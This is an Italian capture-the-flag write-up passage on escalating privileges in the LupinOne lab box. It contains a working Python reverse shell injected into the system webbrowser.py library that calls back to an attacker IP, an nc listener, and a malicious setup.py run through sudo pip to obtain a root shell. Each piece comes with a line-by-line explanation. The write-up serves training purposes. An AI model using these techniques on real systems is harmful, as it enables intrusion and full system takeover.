Da subito si notano elementi interessanti, quali "user.txt" al quale possiamo accedere e "User icex64 may run the following commands on LupinOne:

(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py" che ci indica un eseguibile dell'utente arsene con i permessi concessi all'utente icex64. Per primo è stato aperto user.txt utilizzando il comando "cat" che mostrerà un flag utente.


```

icex64@LupinOne:~$ cd /home/arsene/
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..
-rw-r--r-- 1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r-- 1 arsene arsene 807 Oct  4 2021 .profile
-rw-r--r-- 1 arsene arsene  67 Oct  4 2021 .secret
icex64@LupinOne:/home/arsene$ ./secret
-bash: ./secret: Permission denied
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$

```

Analizzando anche il file “heist.py” troviamo altre indicazioni inerenti al codice menzionato che richiede di importare la libreria “webbrowser” e di stampare il fatto che non ancora pronto per entrare in azione.

```

Arsene Lupin.
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$

```

Avendo un codice che può essere eseguito come arsene senza la necessità di inserire la password all’avvio, si può sfruttare questa situazione per inserire una reverse shell all’interno del codice che ci permetta di fare l’escalation di privilegi.

```
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
import os, socket, subprocess
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("10.0.2.15", 1234))
    os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
    subprocess.call(["/bin/bash","-i"])
except Exception:
    os.system("/bin/bash -p")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}
_tryorder = None # Dictionary of available browser controllers
_os_preferred_browser = None # Preference order of available browsers
                        # The preferred browser

def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        if _tryorder is None:
            register_standard_browsers()
        _browsers[name.lower()] = [klass, instance]

        # Preferred browsers go to the front of the list.
        # Need to match to the default browser returned by xdg-settings, which
        # may be of the form e.g. "firefox.desktop".
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):
            _tryorder.insert(0, name)
        else:
            _tryorder.append(name)

def get(using=None):
    """Return a browser launcher instance appropriate for the environment."""
    if _tryorder is None:
```

Aperto il file “webbrowser.py” è stata caricata una reverse shell per l’escalation:

Codice:

```
import os, socket, subprocess
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("10.0.2.15", 1234))
    os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
    subprocess.call(["/bin/bash","-i"])
except Exception:
    os.system("/bin/bash -p")
```

Analisi del funzionamento del codice

Lo script implementa una **reverse shell** con un **fallback locale**.

Import dei moduli

1. socket fornisce le primitive di rete, ovvero consente le operazioni di base per comunicare via rete.
2. subprocess consente l'avvio di processi.
3. os permette di manipolare file descriptor e invocare comandi di sistema.

Blocco try (tentativo di reverse shell)

1. `socket.socket(socket.AF_INET, socket.SOCK_STREAM)` istanzia un **socket TCP IPv4**.
2. `s.connect(("10.0.2.15", 1234))` apre una **connessione in uscita** verso l'indirizzo e la porta specificati.
3. `os.dup2(s.fileno(), 0/1/2)` duplica il file descriptor del socket sui tre stream standard del processo: **stdin (0)**, **stdout (1)** e **stderr (2)**. Da questo momento l'I/O del processo verrà instradato sulla connessione TCP.
4. `subprocess.call(["/bin/bash", "-i"])` avvia una **shell Bash interattiva**; grazie al reindirizzamento, la shell utilizza il socket come terminale remoto. I comandi e le risposte viaggiano sulla stessa connessione.

Blocco except (fallback locale)

1. Se una qualunque istruzione nel try solleva un'eccezione (ad esempio la connessione non va a buon fine), esegue `os.system("/bin/bash -p")`.
2. L'opzione `-p` di Bash mantiene **effettivi UID/GID** del processo chiamante, evitando il *privilege drop*: la shell locale risulta quindi avviata con gli stessi privilegi del processo che esegue lo script.

Effetto complessivo

Il codice tenta innanzitutto di instaurare una **shell remota** instradata su TCP; in assenza di connessione riuscita, garantisce comunque l'apertura di una **shell locale** con i privilegi correnti. L'intero meccanismo è ottenuto reindirizzando gli stream standard verso un socket e avviando una Bash interattiva, con una gestione degli errori che preserva la disponibilità della shell.

Escalation dei privilegi

Prima di eseguire il codice dal target, è bene mettere da subito la macchina attaccante in ascolto sulla porta specificata nel codice malevolo (in questo caso la porta 1234), per evitare possibili crash che farebbero fallire lo script. Verrà utilizzato il comando **"nc -lvnp 1234"**.

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...
```

Successivamente si richiama il comando che era stato consigliato dal “sudo -l”:

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

“-u” indica l’utente con cui eseguire il codice.

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

La reverse shell ha funzionato e adesso siamo connessi come utente arsene.

```
(kali@kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 45822  
arsene@LupinOne:/home/icex64$ whoami  
whoami  
arsene  
arsene@LupinOne:/home/icex64$
```

Per prima cosa è stato visionato il file “.secret” in cui l’attuale utente, che detesta dimenticare la propria password, l’ha scritta come promemoria.

```
arsene@LupinOne:/home/icex64$ cat /home/arsene/.secret  
cat /home/arsene/.secret  
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*}j7*Q"  
arsene@LupinOne:/home/icex64$
```

Esaminati i permessi di arsene, ancora col comando “sudo -l” si scopre che possiede un eseguibile come root, dunque è possibile fare un processo più o meno simile a ciò che è stato fatto poc’anzi.

```
arsene@LupinOne:/home/icex64$ sudo -l  
sudo -l  
Matching Defaults entries for arsene on LupinOne:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User arsene may run the following commands on LupinOne:  
    (root) NOPASSWD: /usr/bin/pip  
arsene@LupinOne:/home/icex64$
```

Per proseguire con l’escalation è stato creato un pacchetto malevolo

```
arsene@LupinOne:~$ TF=$(mktemp -d)  
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py  
arsene@LupinOne:~$ sudo pip install $TF
```

Analisi costruzione del pacchetto malevolo

L'operazione mostrata consiste nello sfruttare la fase di **install** di pip per eseguire codice con privilegi elevati e sostituire il processo con una shell.

1. Preparazione della sorgente temporanea

Viene creata una directory casuale in /tmp e memorizzata in TF. Questa cartella funge da “pacchetto” locale che pip andrà a installare.

2. File con codice malevolo

All'interno di TF viene scritto un setup.py minimale contenente una singola istruzione:

```
os.execl('/bin/sh','sh','-c','sh <$(tty) >$(tty) 2>$(tty)').
```

Questa chiamata **rimpiazza** il processo corrente con /bin/sh e collega **stdin, stdout e stderr** al **TTY** del terminale che ha avviato l'installazione. Il risultato è una shell interattiva sullo stesso terminale.

3. Invocazione di pip con privilegi elevati

L'installazione del “pacchetto” locale viene avviata con `sudo pip install $TF`. Durante questa fase, pip legge ed **esegue** setup.py come parte del normale ciclo di installazione; poiché pip è in esecuzione con sudo, anche il codice del file di build gira con privilegi **root**.

4. Sostituzione del processo e presa di controllo

Non appena setup.py viene interpretato, `execl()` sostituisce il processo pip con una **/bin/sh** collegata al TTY. Da quel momento, i comandi inseriti nel terminale vengono eseguiti direttamente nella nuova sessione con privilegi di amministratore.

Effetto complessivo: l'installazione di un pacchetto locale che contiene un setup.py con una `execl()` mirata trasforma l'esecuzione di pip in una **shell root interattiva**, ottenuta senza ulteriori passaggi una volta avviata l'installazione con sudo.

Presa del flag root

Adesso che il pacchetto malevolo è stato eseguito grazie al comando “**pip install \$TF**”, si è ottenuto l’accesso come root

```

arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF
Processing /tmp/tmp.aUcUbKzjzb
# whoami
root
# pwd
/tmp/pip-req-build-xjhsd74b
# cd
# ls
root.txt

```

Navigando al suo interno si trova facilmente il file **“root.txt”** che consegnerà l’obiettivo finale: il flag root.

[illegible]

```
8mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
```